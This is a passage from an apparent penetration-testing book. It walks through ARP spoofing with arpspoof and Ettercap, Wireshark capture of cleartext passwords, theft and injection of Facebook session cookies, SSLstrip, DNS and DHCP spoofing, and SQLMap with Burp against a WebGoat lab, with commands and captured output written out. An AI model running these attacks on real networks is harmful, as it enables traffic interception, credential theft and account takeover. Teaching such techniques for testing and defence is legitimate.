root@bt:~# arpspoof -i eth0 -t 192.168.75.142 192.168.75.2
0:c:29:18:20:15 0:c:29:6b:ed:df 0806 42: arp reply 192.168.75.2 is-at 0:c:29:18
20:15
0:c:29:18:20:15 0:c:29:6b:ed:df 0806 42: arp reply 192.168.75.2 is-at 0:c:29:18
20:15
```

On taking a look at the ARP cache again, we figure out that the gateway MAC address has been replaced with our MAC address. So anything that the victim sends to the gateway will be forwarded to us.

```
C:\Documents and Settings\Administrator>arp -a
Interface: 192.168.75.142 --- 0x2
Internet Address      Physical Address      Type
192.168.75.2          00-0c-29-18-20-15    dynamic
```

We also need to issue the same command in a reverse manner because when we are in the middle and we need to send ARP replies both ways.

```
arp spoof -I eth0 -t 192.168.75.2 192.168.75.142
```

```
root@bt:~# arpspoof -i eth0 -t 192.168.75.2 192.168.75.142
0:c:29:18:20:15 0:50:56:fc:e6:2b 0806 42: arp reply 192.168.75.142 is-at 0:c:29
18:20:15
0:c:29:18:20:15 0:50:56:fc:e6:2b 0806 42: arp reply 192.168.75.142 is-at 0:c:29
18:20:15
```

If we take a look at the ARP cache of the victim's machine now, we will find our MAC address associated with both IP addresses (default gateway and victim).


```
C:\Documents and Settings\Administrator>arp -a
Interface: 192.168.75.142 --- 0x2
      Internet Address          Physical Address          Type
192.168.75.2                  00-0c-29-18-20-15    dynamic
192.168.75.138                00-0c-29-18-20-15    dynamic
```

Sniffing with Wireshark

If you have read the “Network Sniffing” chapter (Chapter 6), you would have seen Wireshark in action, where I demonstrated the TCP/IP three-way handshake and how port scanning works. Wireshark, previously known as Ethereal, is one of the best packet sniffers ever. It’s not only used by hackers and penetration testers, but also by network administrators to sort out problems within a network. Since Wireshark is an extensive tool, it’s not possible for me to cover every aspect of this tool in this chapter; however, I will give a quick overview. We will use Wireshark to capture plain text passwords sent across the wire. So let us begin:

Step 1—Launch Wireshark by executing “Wireshark” command from the terminal. Once launched, click on the “Capture” button at the top and click on the “Analyze” button.

Step 2—Next, select the interface you would like to sniff on and click “Start”; in my case, it is eth0.



Step 3—Wireshark will start capturing all the packets going across the network. On the victim's machine. I will log into a website that supports http authentication and will stop the capture on my attacker machine once I have logged in.

Step 4—Since we have so many packets, we need to ask Wireshark to filter out only HTTP POST requests. So, inside of the filter tab, we will type “http.request.method==POST.”

Filter: http.request.method == POST					
No.	Time	Source	Destination	Protocol	Info
42	22.607270	192.168.75.142	75.98.17.25	HTTP	POST /j_spring_securit
43	22.607296	192.168.75.142	75.98.17.25	HTTP	[TCP Out-Of-Order] POS

The first request you see is a “POST” request performed to the destination 75.98.17.25 from our victim, which has a source IP 192.168.75.142.

Step 5—Next, we will right-click on the packet and click on “Follow tcp stream,” which will show us the original post request generated from the victim’s browser. The output would look something like the following:

```
POST /j_spring_security_check HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-www-form-urlencoded
Referer: http://www.webs.com/s/login/relogin
Accept-Language: en-us
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: members.webs.com
Content-Length: 99
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: gads=ID=dc0019a17f595cc0:T=1374548206:S=ALNI_Myfmo7V01wWeCk; utma=1.1883009864.1374548203.1374548203.1374548203.1; utmb=1.1.10; utmz=1.1374548203.1.1.utmcstr=(direct)|utmccn=(direct)|utmcmd=(none); j_username=admin&j_password=pass&next=&rellogin=1&websIDOnly=&userID=&;
j_username=admin&j_password=pass&next=&rellogin=1&websIDOnly=&userID=&;
```

As you can see, the POST request contains the username “admin” and the password “pass.” There are many different types of filters in Wireshark used to filter out different types of traffic. We have already discussed some of them. Personally, I would suggest you to take a look at the Wireshark manual available at wireshark.org.

Ettercap

Ettercap is said to be the Swiss army knife of network-based attacks. With ettercap, you can perform different types of ARP spoofing attacks. In addition, it has lots of interesting plug-ins you can use. I would recommend you to use ettercap over arpspoof and other tools in the dsniff toolset because it has more features and you can do pretty much any task with ettercap, to accomplish which you will need multiple tools in dsniff.

ARP Poisoning with Ettercap


Let's start by performing an ARP poisoning attack with Ettercap. Just follow these steps:

- Step 1—Launch ettercap by executing the following command:
root@bt:#ettercap -G

Step 2—Next, click on the “Sniff” button at the top and then “Unsniffed bridging” and finally select your appropriate interface.



Step 3—Next, click on “Host List” at the top and click on “Scan for host.” It will scan the whole network for all live hosts.




Step 4—Once the scan is complete, from the hosts menu, click on “Hosts List.” It will display all the hosts that it has found within your network.

Host List		
IP Address	MAC Address	Description
192.168.75.1	00:50:56:C0:00:08	
192.168.75.2	00:50:56:FC:E6:2B	
192.168.75.142	00:0C:29:6B:ED:DF	
192.168.75.254	00:50:56:F1:E0:5C	

[Delete Host](#) [Add to Target 1](#) [Add to Target 2](#)

Step 5—Next, we need to choose our targets. In this case, I would like to perform sniffing between my victim host running Windows XP machine on 192.168.75.142 and our default gateway 192.168.75.2. We will add 192.168.75.142 to target 1 and add 192.168.75.2 to target 2.

Step 6—Next click on the “MITM” tab at the top and click on “ARP Poisoning” and then click “Ok” to launch the attack.



Step 7—From the following screenshot, you can see that we are capturing all the traffic going to and from the default gateway and the victim.

```
ARP poisoning victims:
GROUP 1 : 192.168.75.142 00:0C:29:6B:ED:DF
GROUP 2 : 192.168.75.2 00:50:56:FC:E6:2B
```

Step 8—Finally click on “Start sniffing,” and it will start sniffing the traffic. We can check if ARP cache has been successfully poisoned by using the “chk _ poison” plug-in from Ettercap.

To use this plug-in, click on the plug-ins menu at the top, and it will display several plug-ins:

Name	Version	Info
arp_cop	1.1	Report suspicious ARP activity
autoadd	1.2	Automatically add new victims in the target range
chk_poison	1.1	Check if the poisoning had success
dns_spoof	1.1	Sends spoofed dns replies
dos_attack	1.0	Run a d.o.s. attack against an IP address
dummy	3.0	A plugin template (for developers)
find_conn	1.0	Search connections on a switched LAN
find_ettercap	2.0	Try to find ettercap activity

Just double-click on the “chk _ poison” plug-in, and it will tell you if poison is successful.

It will show you the following output:

```
Activating chk_poison plugin...
chk_poison: Checking poisoning status...
chk_poison: Poisoning process succesful!
```

Next, we can use Wireshark to capture all the traffic between the victim’s machine and the default gateway like we did earlier.

We can also launch a denial-of-service attack, which I talked about earlier, by using the “dos _ attack” plug-in. Another interesting plug-in is “auto _ add,” which will automatically add any new targets it finds on your network.

Hijacking Session with MITM Attack

So far, we have utilized MITM attacks only to capture the plain text passwords. However, we can also use it to steal session tokens/cookies, which are responsible for authenticating a user on a website. We should understand that this attack would only work where the communication is performed via http or full end-to-end encryption is not enabled. It won’t work where communications are encrypted (https).

Sniffing Session Cookies with Wireshark

Our next goal is to capture the session cookies of the victim so we can hijack his/her session. Every site has its own session cookie that it uses to authenticate a user. For demonstration purposes, I will capture the session cookies of Facebook, which are c _ user and xs.

Note: If the victim has logged out of his/her Facebook account, you will not be able to use the session cookies, since session cookies expire upon logging out.

I have already walked you through the process of how to start a packet capture inside Wireshark, so I won’t do it again. What we will do inside Wireshark is that we apply a

filter to filter out all the HTTP cookies containing the word “c _ user” or “xs”, since they are the session cookies. If you can’t find them, I would suggest that you use http.cookie and then manually check for the cookies.

Filter: http.cookie contains "c_user"						
No.	Time	Source	Destination	Protocol	Length	Info
47036	247.193995	111.119.180.76	31.13.64.32	HTTP	684	GET /settings?tab=security&edited=browsing
47808	248.975606	111.119.180.76	31.13.64.32	HTTP	647	GET /favicon.ico HTTP/1.1
52122	270.033904	111.119.180.76	31.13.64.32	HTTP	671	GET / HTTP/1.1
53488	272.644534	111.119.180.76	31.13.64.32	HTTP	775	GET /ai.php?aed=AQjkv8KGlubZBqrjdtgKmW1UB
53711	273.076936	111.119.180.76	31.13.64.32	HTTP	974	GET /ai.php?ego=AT736SQ2cDpe21fdxe1JZ2Hga

So we have filtered all the HTTP requests containing the cookies named “c _ user.” Let’s try to inspect the first request. On inspecting the HTTP request, we find all the cookies associated with Facebook.

```
Request Version: HTTP/1.1
Host: www.facebook.com\r\n
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0\r\n
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
Accept-Language: en-US,en;q=0.5\r\n
Accept-Encoding: gzip, deflate\r\n
[truncated] Cookie: datr=-F3sUdzMckBtE4tH95JRJJt; locale=en_GB; tu=RAUqlFRmbNytnov9okgyHog;
```

To get a clear view of all the cookies, we will right-click on the cookie field and then to Copy → Bytes → Copy printable text only. Now, all the cookies will be selected. We will delete the other cookies and will save only the authentication cookies.


Authentication cookies
c_user=538643000;
xs=64%3Ao4rsvlLtrHcluQ%3A0%3A1374631889;

Hijacking the Session


Now that we have the authentication cookies of the victim, we would need to inject these cookies in our browser to hijack the session. Personally, I prefer the “Cookie Manager” plug-in inside of Firefox. It’s very simple to use.

Step 1—To inject our cookies, we will browse facebook.com, and from our tools menu, will select the “Cookie manager” plug-in.

Step 2—Once the plug-in is launched, we would need to inject our cookies. We will click on the “Add” button at the bottom and will add both of our cookies. Here is an example.



Step 3—Once both of our cookies are injected, we will just refresh the page, and we will be logged in to our victim's account.



SSL Strip: Stripping HTTPS Traffic

So far, we have only discussed capturing the insecure http traffic, but not secure connections like https. For this, a tool called SSL strip really comes in handy. This tool is helpful even for websites that switch between https and http. The way it works is it replaces all the https links with http links and remembers the change. It also strips any secure cookie that it sees in the cookie field inside the http request. Secure cookies instruct the browser to only transmit it over https. In this way, we are

also able to capture cookies. In order for the page look legit, it also replaces the favicon with the (padlock) icon so that the victim would think that he is on a secure connection.

Requirements

In order to run SSL Strip, we should have already implemented the ARP spoofing attack. You can do it with any of the tools we discussed earlier. Also make sure that port forwarding is enabled before performing the ARP spoofing attack.

Usage

The SSL strip can be found in the /pentest/web/sslstrip directory. Navigate to that directory and execute the following command to get it running.

```
root@bt:/pentest/web/sslstrip# ./sslstrip.py -l 8080
```

The **-l** parameter instructs SSL strip to listen on port 8080.

```
root@bt:/pentest/web/sslstrip# ./sslstrip.py -l 8080
sslstrip 0.8 by Moxie Marlinspike running...
```

Whenever the victim logs in to his account, say, Facebook, his connection will be forced over http. Hence, we can easily use our favorite packet-capturing tool to capture all the traffic.



Alternatively, we can also view the captured traffic inside the `sslstrip.log` folder, which is located inside the same folder in which the SSL strip is located. Just use your favorite text editor to open the log file.

Automating Man in the Middle Attacks

We have already talked about several tools that could be used to perform man in the middle attacks. The last tool we would talk about is Yamas, which was created to automate man in the middle attacks. It's fairly simple and easy to use. Yamas utilizes


arpspoof, ettercap, and sslstrip to do its task. With SSL strip, we have additional power to strip https requests.

Usage

Once you have downloaded and installed yamas, you just need to type “yamas” command from the terminal to launch it.

Link : <https://github.com/SilverFoxx/Yamas/blob/master/yamas.sh>

Step 1—After you have launched it, you would need to change the port number the traffic would be redirected from and the port number that the traffic would be redirected to. Just go with the default options 8080 and 80.



```
[+] Configuring iptables...
To what port should the traffic be redirected to? (default = 8080)
Port 8080 selected as default.


From what port should the traffic be redirected to? (default = 80)
```

Step 2—Next, it will ask you to enter the output file. Just go with the default one. And then it will ask you for your default gateway and the interface that you would like to use. In my case, the default gateway is 192.168.15.1 and the interface is eth0.

Step 3—Next, it will ask you for the target host; by default, it will scan the whole network for valid hosts.

Step 4—That’s it. It will poison the whole network and open up a passwords window, where you will see the passwords that it captured.

Once these steps are performed any plain text credential sent across the network will be captured.



```
[+] Activating sslstrip...
Choose filename to output : (default = yamas)

Sslstrip will be listening on port 8080 and outputting log in /tmp/
chmod: cannot access '/usr/share/sslstrip/sslstrip.py': No such file
y

^ v x Passwords
Parsing /tmp/yamas.txt for credentials.

cat: /tmp/yamas.txt: No such file or directory
```

DNS Poisoning

We have discussed DNS reconnaissance and related topics in the introductory chapter (Chapter 1). In a DNS spoofing attack, an attacker spoofs the IP address behind a domain name. So even if the victim sees facebook.com in the browser, the real IP behind it is different. This attack can be mostly used to perform phishing attacks. We can also use this attack to perform a client-side exploitation by setting up a malicious web server and making the victim redirect our malicious web server whenever he visits a particular URL, say, google.com.

Ettercap has a built-in plug-in called “dnsspoof,” which we can use to perform a dns spoofing attack. The steps required to perform a dns spoofing attack are as follows:

- 1.Launching an ARP spoofing attack
- 2.Manipulating the dns records
- 3.Using Ettercap to launch a DNS spoofing attack

ARP Spoofing Attack

We have already discussed this attack thoroughly.

Manipulating the DNS Records

The next step is to manipulate the dns records. To do that, we need to edit the /usr/share/ettercap/ etter.dns file using a text editor.

```
# Sample hosts file for dns_spoof plugin
#
# the format is (for A query):
#   www.myhostname.com A 168.11.22.33
#   *.foo.com      A 168.44.55.66
```

We would now need to manipulate the A records with the following:
www.google.com A Our Webserver IP

So I changed the A record of www.google.com with my own IP address, where I am hosting my own web server. The web server can contain malicious content, or it may be a phishing page.

```
# Sample hosts file for dns_spoof plugin
#
# the format is (for A query):
#   www.google.com A 192.168.15.14
```

Using Ettercap to Launch DNS Spoofing Attack

Finally, we will use the ettercap plug-in “dnsspoof” to launch a dns spoofing attack.

Name	Version	Info
arp_cop	1.1	Report suspicious ARP activity
autoadd	1.2	Automatically add new victims in the target range
chk_poison	1.1	Check if the poisoning had success
* dns_spoof	1.1	Sends spoofed dns replies

The next time when the victim visits google.com, he will be redirected to our server.

DHCP Spoofing

DHCP stands for “Dynamic Host Configuration Protocol”. Its purpose is to automatically assign IP addresses to any host that requests an IP. So when a new host connects to a network, the DHCP server would assign an IP address and the gateway.

The DHCP requests are made in the form of broadcasts. The idea behind this attack is to send a reply to the victim before the real DHCP does. In case we are able to successfully accomplish this, we are able to manipulate the following things:

- 1.The IP address of the victim
- 2.Default gateway
- 3.DNS address

Since we are able to manipulate the gateway, we can point the victim’s gateway to a non-existing IP address and hence cause a Denial of Service attack. In cases where we want to sniff the traffic, we can launch a DHCP spoofing attack, where by we would change the default gateway of the victim to our address and hence be able to intercept all the traffic that the victim sends.

From the MITM menu, we will select DHCP spoofing. You would now need to insert the address of IP pool, netmask, and the IP address of your DNS server.

IP Pool - This step is optional, as in case you don’t provide an IP pool it would get the IP from the current DHCP server.

Netmask - In most of the cases it is 255.255.255.0, however it might be different in your case. DNS Server - Finally the IP address of your DNS server (Default gateway).

Next click “OK” to start the attack. Next on the victim’s machine we would use the following command to release the current DHCP lease.

Command:
ipconfig/release

Next in order to trigger the attack, on the victim machine we would request for a new IP address.

Command:
ipconfig/renew

Once the victim renews the IP address our attack would be successfully triggered. Now the attacker can easily capture the victim’s traffic. You can use your favorite packet analyzer to do it as shown before in this chapter.



Conclusion

In this chapter, we have discussed the difference between sniffing on a hub-based network and a switch-based network. We talked about various types of man in the middle attacks. We also saw how an attacker can cause a denial of service on a network by using MITM attacks. Finally, we discussed about sniffing SSL traffic, which is a bit harder and requires more resources.

SECTION - 3 (Attacks)

Chapter - 7

WEB APPLICATION ATTACKS

Things We Are Going To cover In This Chapter :

- ✓ SLQ Injections
- ✓ GET Parameter
- ✓ POST Parameter
- ✓ Sqlninja
- ✓ Attacking MongoDB
- ✓ CMS - Content Management Systems
- ✓ Cross-Site Scripting (XSS)
- ✓ Cross-Site Request Forgery (CSRF)
- ✓ Session Tokens
- ✓ OWASP

Web applications as an attack vector is nothing new, although many may not realize just how severe the vulnerabilities really are, how easily and how often vulnerabilities are exploited. Worse still, is we have allowed them to stick around; many web developers and IT decision makers do not take web application security very seriously. Mozilla recently gave 93% of websites it reviewed a failing grade for protecting against cross-site scripting (XSS) attacks, for example. Web application security tends to be handled as an afterthought, considered only after other security issues have been considered.

Background

A recent study, conducted by Positive Technologies, found that 44% of web applications are vulnerable to data leakage attacks through numerous vulnerabilities. Cyber criminals can easily exploit vulnerabilities in applications handling sensitive data such as financial, e-commerce and healthcare to steal personal information.

Additionally, 48% of the applications were identified to be vulnerable to unauthorized access, with 17% being at-risk to vulnerabilities leading to complete takeover by cyber criminals. The most prevalent problem, according to the report, regardless of the programming language in use, is cross-site scripting.

The most alarming finding may be that 100% of web applications tested had a vulnerability of some kind.

SQL Injections

From either the scanning results or from just poking around, you might be able to identify some SQL injections (SQLi) vulnerabilities. This is great because SQLi vulnerabilities can lead to a full compromise of the database or of the system itself. Two open source tools that I have found to work most of the time are SQLmap and Sqlninja. Let's go through the process from identification to exploitation.

SQLMap with Burp

SQLmap is one of my favorite tools to use for finding SQL injections, manipulating database queries, and dumping databases. It also has additional functionality to get an interactive shell through an injection and can even spawn Meterpreter or a VNC session back to the attacker.

Before I show you how to use the command line versions of these tools, we will see how integration with Burp Proxy Pro also works extremely well. This has saved me from memorizing all of the different commands and allowed me to focus on being more efficient and effective.

Install:

- Jython 2.7beta3
- <http://www.jython.org/downloads.html>
- Download Jython 2.7beta3 - Standalone Jar : For embedding Jython in Java applications

Extender -> Options -> Python Environment -> Add the location and file of where you download Jython:

- Start Burp with: java -XX:MaxPermSize=1G -jar burpsuite_pro_v1.6.10.jar
- Extender -> Options -> Python Environment -> Add the location and file of where you download Jython
- Restart Burp
- Extender -> BApp Store
- Select SQLiPy
- (might as well install HTML5 Auditor, J2EEScan, CO2)
- Restart Burp

The screenshot shows the Burp Suite interface with the 'BApp Store' tab selected. On the left, a list of available extensions is shown, with 'SQLiPy' highlighted. On the right, a detailed view of the 'SQLiPy' extension is displayed, including its description, requirements, and rating.

Name	Installed	Rating	Detail
error Message Checks	<input type="checkbox"/>	★★★★★	Pro extension
Faraday	<input type="checkbox"/>	★★★★★	Pro extension
Google Hack	<input type="checkbox"/>	★★★★★	Pro extension
GWT Insertion Points	<input type="checkbox"/>	★★★★★	Pro extension
Headers Analyzer	<input type="checkbox"/>	★★★★★	Pro extension
HeartBleed	<input type="checkbox"/>	★★★★★	Pro extension
HTML5 Auditor	<input type="checkbox"/>	★★★★★	Pro extension
Identity Crisis	<input type="checkbox"/>	★★★★★	Pro extension
Image Metadata	<input type="checkbox"/>	★★★★★	Pro extension
Issue Poster	<input type="checkbox"/>	★★★★★	Pro extension
J2EEScan	<input type="checkbox"/>	★★★★★	Pro extension
JS Beautifier	<input type="checkbox"/>	★★★★★	Pro extension
JSON Decoder	<input type="checkbox"/>	★★★★★	Pro extension
Lair	<input type="checkbox"/>	★★★★★	Pro extension
Logger ++	<input type="checkbox"/>	★★★★★	Pro extension
NMAP Parser	<input type="checkbox"/>	★★★★★	Pro extension
Notes	<input type="checkbox"/>	★★★★★	Pro extension
Payload Parser	<input type="checkbox"/>	★★★★★	Pro extension
Protobuf Decoder	<input type="checkbox"/>	★★★★★	Pro extension
Python Scripter	<input type="checkbox"/>	★★★★★	Pro extension
Random IP Address Header	<input type="checkbox"/>	★★★★★	Pro extension
Reflected Parameters	<input type="checkbox"/>	★★★★★	Pro extension
Reissue Request Scripter	<input type="checkbox"/>	★★★★★	Pro extension
Request Randomizer	<input type="checkbox"/>	★★★★★	Pro extension
Retire.js	<input type="checkbox"/>	★★★★★	Pro extension
SAML Editor	<input type="checkbox"/>	★★★★★	Pro extension
SAML Encoder / Decoder	<input type="checkbox"/>	★★★★★	Pro extension
Sentinel	<input type="checkbox"/>	★★★★★	Pro extension
Session Auth	<input type="checkbox"/>	★★★★★	Pro extension
Session Timeout Test	<input type="checkbox"/>	★★★★★	Pro extension
Site Map Fetcher	<input type="checkbox"/>	★★★★★	Pro extension
Software Version Reporter	<input type="checkbox"/>	★★★★★	Pro extension
SQLiPy	<input checked="" type="checkbox"/>	★★★★★	Pro extension
ThreadFix	<input type="checkbox"/>	★★★★★	Pro extension

SQLiPy
This extension integrates Burp Suite with SQLMap.
Requirements:

- Jython 2.7 beta, due to the use of json.
- Java 1.7 or 1.8 (the beta version of Jython 2.7 required)
- A running instance of the SQLMap API server.

SQLMap comes with a RESTful based server that will automatically start the server with:
`python sqlmapapi.py -s -H <ip> -p <port>`Alternatively, you can use the SQLMap API tab to select both the path to python and sqlmapapi.py on your system. Once the SQLMap API is running, you just need to right-click on either the Target or Proxy main tabs and choose 'SQL' menu. This will populate the SQLMap Scanner tab with injection points. Clicking the 'Start Scan' button will execute a scan. If there is an injection point, then these will be added to the Scanner Results. For more information, see the post here: <https://www.fuzzysecurity.com/tutorials/webscarab/sqlmap.html>
Author: Josh Berry @ CodeWatch
Version: 0.3.8
Rating: ★★★★★

Burp - SQLiPy

To use Burp and SQLMap, you start an SQLMap API on your Kali box; meanwhile, Burp Proxy Pro can be running anywhere. When Burp finds an SQL injection, it will connect to SQLMap's running API to automatically attack the vulnerable parameters. Let's now start the SQLMap API listener.

Start SQLMap API:

- cd /opt/sqlmap
- python sqlmapapi.py -s [IP] -p [PORT]

```
^Croot@kali:/opt/sqlmap$ python sqlmapapi.py -s -H 172.16.151.128 -p 8083
[01:07:58] [INFO] Running REST-JSON API server at '172.16.151.128:8083'..
[01:07:58] [INFO] Admin ID: 447c0d7228e489f2a350e0943443095f
[01:07:58] [DEBUG] IPC database: /tmp/sqlmapipc-cN6Nnt
[01:07:58] [DEBUG] REST-JSON API server connected to IPC database
```

Burp and SQLMap LAB:

To demonstrate how to use Burp and SQLMap, we can run a quick demo with the OWBWA VM we configured at the beginning. Once loaded, visit [ip]/webgoat.net/Content/SQLInjection.aspx and proxy through the Burp tool like we had done with our prior Burp example.

The screenshot shows a browser window with the following details:

- Address Bar:** 172.16.151.144/webgoat.net/Content/SQLInjection.aspx
- Toolbar:** Meet the FoxyProxy ... (highlighted), WebGoat.NET, +
- Menu Bar:** Most Visited, Offensive Security, Kali Linux, Kali Docs, Exploit-DB, Aircrack-ng
- Page Content:**
 - Header:** WEBGOAT.NET
 - Left Sidebar (Navigation):**
 - Getting Started with WebGoat.NET
 - WebGoat Coins Customer Portal
 - Injection Attacks
 - SQL Error Messages
 - Exploiting SQL Injection
 - File Download Path Manipulation
 - File Upload Path Manipulation
 - Cross Site Scripting (XSS)
 - Authentication Issues
 - Testing and Debugging
 - Center Content:** EMPLOYEE EMAIL
Are you looking to contact one of our employees? Enter the first few letters of their first or last name:
Name:
Find Employee
 - Bottom Right (Employee Data):**

firstName	lastName	email
Leslie	Thompson	lthompson@webgoatcoins.com
Foon	Yue Tseng	ftseng@webgoatcoins.com
Tom	King	tking@webgoatcoins.com

WebGoat Vulnerable Application

Make a couple quick searches while proxy'ed through Burp Proxy Pro. In the HTTP history tab, you should see the POST request created by the application. Right-click on any request that we want to test and run SQLiPy Scan.

The screenshot shows the Burp Suite interface with the "HTTP history" tab selected. A single POST request is listed:

```

POST /webgoat.net/Content/SQLInjection.aspx HTTP/1.1
Host: 172.16.151.144
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:31.0) Gecko/20100101 Firefox/31.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.16.151.144/webgoat.net/Content/SQLInjection.aspx
Cookie: ASP.NET_SessionId=3BDC3BB96E8FB55978EB6BCC; Server=b3dhc3B1
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 1368

```

A context menu is open over the request, with the "SQLiPy Scan" option highlighted. Other options include "Send to Spider", "Do an active scan", "Send to Intruder", "Send to Repeater", "Send to Sequencer", "Send to Comparer", "Send to Decoder", "Show response in browser", "Request in browser", "Send to SQLMapper", "Send to CeWler", "Send to Laudanum", "Scan for WSDL Files", and "Engagement tools".

Burp - SQLiPy Scan

For the first time, we will have to input the SQLMap API IP and Port. We can also select what type of data we want to pull.

The screenshot shows the Burp Suite interface with the "SQLMap API" tab selected. The configuration fields are:

- SQLMap API IP:** 172.16.151.128
- SQLMap API Port:** 8083
- URL:** http://172.16.151.144:80/webgoat.net/Content/SQLInjection.aspx
- Post Data:** (A large block of encoded POST data is shown in a text area.)
- Cookies:** ASP.NET_SessionId=3BDC3BB96E8FB55978EB6BCC; Server=b3dhc3B1
- Referer:** http://172.16.151.144/webgoat.net/Content/SQLInjection.aspx
- User-Agent:** Mozilla/5.0 (X11; Linux i686; rv:31.0) Gecko/20100101 Firefox/31.0 Iceweasel/31.4.0
- Test Parameter(s):** (Empty text field)
- Level:** 3
- Risk:** 1
- Attack Options:** (Checkboxes for Param Pollution, Current User, Current DB, Hostname, Is DBA?, List Users, List Passwords, List Privs, List Roles, List DBs, and List Schemas are shown, with "Current DB" checked.)

Burp - SQLMap Scanner Injection

If an SQL Injection is successful, the Scanner tab will light up and have a new finding called “SQLMap Scan Finding.” By clicking on this, we will be able to get information about the current DB, Hostname, Users, Passwords and databases.

The screenshot shows the Burp Suite interface with the Scanner tab selected. A yellow banner at the top indicates a "SQLMap Scan Finding" has been detected. Below this, under the "Advisory" tab, there is a list of users and their corresponding password hashes. The users listed are wackopicko, root, kbloom, stealth, sendmail, webcal, citizens, yazd10, and sqlol. Each user has one or more password hash entries associated with them.

User	Password Hashes
